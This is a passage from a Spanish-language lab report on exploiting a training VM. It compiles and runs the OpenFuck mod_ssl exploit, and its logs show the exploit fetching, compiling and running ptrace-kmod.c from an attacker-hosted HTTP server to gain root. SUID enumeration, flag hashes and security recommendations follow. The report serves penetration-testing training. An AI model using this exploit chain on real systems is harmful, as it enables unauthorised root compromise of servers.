 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 * Note: if required, host ptrace and replace wget target
 */
```

compilamos el programa como lo indican las instrucciones:
gcc -o OpenSSL_OpenFuckV2 47080.c -lcrypto

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ gcc -o OpenSSL_OpenFuckV2 47080.c -lcrypto
47080.c: In function ‘read_ssl_packet’:
47080.c:534:17: warning: ‘RC4’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |                 RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |                 ^~
In file included from 47080.c:26:
/usr/include/openssl/rc4.h:37:28: note: declared here
   37 | OSSL_DEPRECATEDIN_3_0 void RC4(RC4_KEY *key, size_t len,
      |                            ^~
47080.c: In function ‘send_ssl_packet’:
47080.c:583:17: warning: ‘MD5_Init’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  583 |                 MD5_Init(&ctx);
      |                 ^~~~~~~~
In file included from 47080.c:27:
/usr/include/openssl/md5.h:49:27: note: declared here
   49 | OSSL_DEPRECATEDIN_3_0 int MD5_Init(MD5_CTX *c);
      |                           ^~~~~~~~
47080.c:584:17: warning: ‘MD5_Update’ is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
```

Comprobamos el archivo compilado:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ll
total 92
-rw-r--r-- 1 hmstudent hmstudent 31309 Apr  6 03:28 47080.c
-rw-r--r-- 1 hmstudent hmstudent  2719 Apr  5 05:24 Apache1.3.20.txt
-rw-r--r-- 1 hmstudent hmstudent  1345 Apr  6 03:20 mod_ssl2.8.txt
-rw-r--r-- 1 hmstudent hmstudent   881 Apr  5 05:22 openssh2.9p2.txt
-rwxr-xr-x 1 hmstudent hmstudent 42448 Apr  6 03:33 OpenSSL_OpenFuckV2
-rw-r--r-- 1 hmstudent hmstudent  2628 Apr  5 06:06 Samba2.2.txt
```

ejecutamos el archivo compilado para consultar los parámetros del exploit:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ./OpenSSL_OpenFuckV2

*****************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                    *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./OpenSSL_OpenFuckV2 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
```

De acuerdo a los parámetros que nos explica el exploit, debemos los paramtros serían los siguientes:

target:

0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1

0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2

box:

192.168.100.43

port:

443

-c:

40

Con el primer target fallo la conexión:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ./OpenSSL_OpenFuckV2 0x6a 192.168.100.43 443 -c 40

*****************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                    *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
Good Bye!
```

Con el segundo target se logró el objetivo:

```
└─$ ./OpenSSL_OpenFuckV2 0x6b 192.168.100.43 443 -c 40

*********************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--01:45:26--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ whoami
whoami
apache
bash-2.05$ Good Bye!

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
```

Sin embargo, al consultar el usuario resulta ser “apache” debido a que el archivo “ptrace-kmod.c” no se encontró, dado que no pudo descargarlo de la URL que se muestra en el log, ahora el proveedor de descarga se hara local, para ello:


Descargamos el archivo ptrace.kmod.c

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c

--2024-04-06 04:16:10--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
Resolving dl.packetstormsecurity.net (dl.packetstormsecurity.net)... 198.84.60.200
Connecting to dl.packetstormsecurity.net (dl.packetstormsecurity.net)|198.84.60.200|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3921 (3.8K) [text/x-csrc]
Saving to: ‘ptrace-kmod.c’

ptrace-kmod.c       100%[===================>]   3.83K  --.-KB/s    in 0.003s

2024-04-06 04:16:11 (1.34 MB/s) - ‘ptrace-kmod.c’ saved [3921/3921]
```

Levantamos un servidor http de python desde la máquina atacante para que pueda servir el archivo descargado:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Una vez levantado, comprobamos que el servidor contenga el archivo que descargaremos posteriormente:



Dado que ambas maquinas están en la misma red, es posible que se pueda descargar este archivo en la máquina objetivo.


Por último, sustituimos la URL de donde se intenta descargar el ptrace-kamod.c por la URL de la maquina atacante desde el archivo fuente “47080.c” y volvemos a compilar:

Eliminamos el archivo compilado previamente:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ll
total 96
-rw-r--r-- 1 hmstudent hmstudent 31309 Apr  6 03:28 47080.c
-rw-r--r-- 1 hmstudent hmstudent  2719 Apr  5 05:24 Apache1.3.20.txt
-rw-r--r-- 1 hmstudent hmstudent  1345 Apr  6 03:20 mod_ssl2.8.txt
-rw-r--r-- 1 hmstudent hmstudent   881 Apr  5 05:22 openssh2.9p2.txt
-rwxr-xr-x 1 hmstudent hmstudent 42448 Apr  6 03:33 OpenSSL_OpenFuckV2
-rw-r--r-- 1 hmstudent hmstudent  3921 Apr  1  2003 ptrace-kmod.c
-rw-r--r-- 1 hmstudent hmstudent  2628 Apr  5 06:06 Samba2.2.txt

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ rm OpenSSL_OpenFuckV2

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ll
total 52
-rw-r--r-- 1 hmstudent hmstudent 31309 Apr  6 03:28 47080.c
-rw-r--r-- 1 hmstudent hmstudent  2719 Apr  5 05:24 Apache1.3.20.txt
-rw-r--r-- 1 hmstudent hmstudent  1345 Apr  6 03:20 mod_ssl2.8.txt
-rw-r--r-- 1 hmstudent hmstudent   881 Apr  5 05:22 openssh2.9p2.txt
-rw-r--r-- 1 hmstudent hmstudent  3921 Apr  1  2003 ptrace-kmod.c
-rw-r--r-- 1 hmstudent hmstudent  2628 Apr  5 06:06 Samba2.2.txt
```

Sustituimos URL en el archivo 47080.c
Antes:

Después:



A continuación, compilamos nuevamente el archivo:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ gcc -o OpenSSL_OpenFuckV2 47080.c -lcrypto
47080.c: In function 'read_ssl_packet':
47080.c:534:17: warning: 'RC4' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
  534 |                 RC4(ssl->rc4_read_key, rec_len, buf, buf);
      |                 ^~
```


Finalmente ejecutamos nuevamente el ataque:

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/exploit]
└─$ ./OpenSSL_OpenFuckV2 0x6b 192.168.100.43 443 -c 40

*****************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
c -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod.c; gc
--02:32:50--  http://192.168.100.41/ptrace-kmod.c
          => `ptrace-kmod.c'
Connecting to 192.168.100.41:80 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                    100% @   3.74 MB/s

02:32:50 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
[+] Attached to 1455
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...
whoami
root
```

Notamos que ahora pudo descargar el archivo ptrace-kmod.c desde la maquina atacante y al consultar el usuario ya es root !!!


4. Escalación de privilegios

Desde que accedimos a la máquina ya se tenía el usuario root:



Pero para lograr una escalación de privilegios debemos “switchearnos” a un usuario que no tenga privilegios sudo, para ello, enlistamos los usuarios que se encuentran actualmente en la máquina KIO, mediante el siguiente comando;

cat /etc/passwd



El comando anterior nos muestra al final del listado un par de usuarios (john y harold) y ademas que poseen una shell de bash, por lo que podremos ejecutar scripts.

```
[root@kio-kid tmp]# su john
su john
whoami
john
bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[john@kio-kid tmp]$ id
id
uid=500(john) gid=500(john) groups=500(john)
[john@kio-kid tmp]$
```


Cuando nos “switcheamos” activamos una shell interactiva con bash –i
E investigamos si tiene permisos sudo con el comando id, sin embargo, este usuario no los tiene.

Lo siguiente es buscar archivos que tengan el bit de set-uid activado con el siguiente comando:


find / -perm –u=s –type f 2>/dev/null

```
[john@kio-kid john]$ cd /
cd /
[john@kio-kid /]$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/suidperl
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/ssh
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/sudo
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail
/usr/sbin/usernetctl
/usr/sbin/traceroute
/usr/sbin/suexec
/tmp/exploit
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
[john@kio-kid /]$
```

El listado nos muestra un archivo interesante de interactuar, por lo que me interesa conocer su contenido:




Dado que muestra unos símbolos raros al inicio, infiero que ya puede estar compilado, por lo que solo nos queda tratar de ejecutarlo con la shell de bash:




Con la ejecución del archivo logramos escalar a root !!!

5. Banderas

5.1 Una vez dentro del equipo, buscamos las banderas mediante el comando: find / -name bandera*.txt 2>/dev/null



5.2 Obtenemos los hashes de las banderas:



Bandera1	684d0624c19cac22a44a8413795368b9
Bandera2	c9b2db2dbe3d8e65485c6c348785a760
Bandera3	9699a2a93f0d7eeb172dca2de51d3db2

6. Herramientas usadas

Nmap	se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas.
Dirbuster	es una aplicación java multirosca diseñada para directorios de fuerza bruta y nombres de archivos en web/aplicación servidores.
Metaexploit	proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración
hash-identifier, hashid + hash	Identificación de tipo de hash
crackstation.net	Descifrar hashes
Nessus	Herramienta para escaneo de redes, equipos y servicios y generación de reportes

7. Conclusiones y Recomendaciones

1) Es vital mantener nuestros sistemas, aplicaciones y/o servicios actualizados a su última versión, ya que contienen los parches de seguridad sobre las brechas en versiones pasadas.

2) Como profesionales de pruebas de penetración es importante definir alcances, objetivos, permisos, herramientas, entre otras cuestiones legales para evitar problemas.

3) Es importante llevar un tracking de todos los movimientos que se realizan en las pruebas de penetración para que se pueda generar un informe completo de los hallazgos y recomendaciones sobre la seguridad de nuestros sistemas.

4) Es vital que las empresas tengan políticas de seguridad robustas para evitar malas configuraciones, contraseñas por default, contraseñas débiles, periodos de expiración de contraseñas cortos, etc.

5) contar con políticas de seguridad adecuadas, ayudan a generar capas de seguridad a nuestros sistemas, mantenernos actualizados, y sobre todo el cumplimiento legal.

8. EXTRA Opcional


8.1 Descifrar hashes

Bandera1	684d0624c19cac22a44a8413795368b9
Bandera2	c9b2db2dbe3d8e65485c6c348785a760
Bandera3	9699a2a93f0d7eeb172dca2de51d3db2

8.1.1 Investigamos qué tipo de hash es el de la bandera 1:


hash-identifier

bandera1.txt



La herramienta nos indica que posiblemente se trate de un hash MD5.

bandera2.txt



La herramienta nos indica que posiblemente se trate de un hash MD5.

bandera3.txt

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ hash-identifier 9699a2a93f0d7eeb172dca2de51d3db2
   ##########################################################################
   #     __  __                     __           ______    ____             #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _`\           #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \         #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \        #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \       #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/       #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   ##########################################################################
--------------------------------------------------

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
```

La herramienta nos indica que posiblemente se trate de un hash MD5.

hashid + hash

bandera1.txt

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ hashid 684d0624c19cac22a44a8413795368b9
Analyzing '684d0624c19cac22a44a8413795368b9'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

bandera2.txt

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ hashid c9b2db2dbe3d8e65485c6c348785a760
Analyzing 'c9b2db2dbe3d8e65485c6c348785a760'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```


bandera3.txt

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ hashid 9699a2a93f0d7eeb172dca2de51d3db2
Analyzing '9699a2a93f0d7eeb172dca2de51d3db2'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

